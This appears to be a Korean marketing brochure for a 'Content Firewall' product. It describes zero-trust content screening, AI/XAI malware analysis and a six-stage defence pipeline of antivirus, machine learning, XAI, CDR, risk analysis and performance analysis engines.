
Content Firewall

컨텐츠 유통 관점의 Virtual Inline Firewall



Content 관점의 Zero Trust 보안


컨텐츠 유통 모든 경로에 구축(On-premise, Cloud, End-Point 및 KIOSK)



AI/XAI 기반의 악성 콘텐츠 분석


Supervised & Unsupervised AI 분석

악성 파일 Analysis Platform



다단계 악성 코드 대응


AV + AI/XAI + CDR + 위험분석 + 성과분석



단계	개요	특징
① AV Engine	Signature 기반의 Anti-Virus	Zero-day 취약/알려진 악성코드에 강함
② ML Engine	Supervised Machine Learning	과탐 최소화
③ XAI Engine	Unsupervised Machine Learning(정규 표현식 기반의 XAI)	Zero-day 최소화
④ CDR Engine	Content 무해화	Zero Trust(예방)
⑤ 위험분석 Engine	Active Content별 위험도 분석	악성 Signature 피드백
⑥ 성과 분석 Engine	CDR의 Zero Day 대응 성과 분석	악성 파일에 대한 history 추적

CDR 성과 분석 및 악성 콘텐츠 추적

유입된 악성 콘텐츠 추적 및 대응



감사합니다.

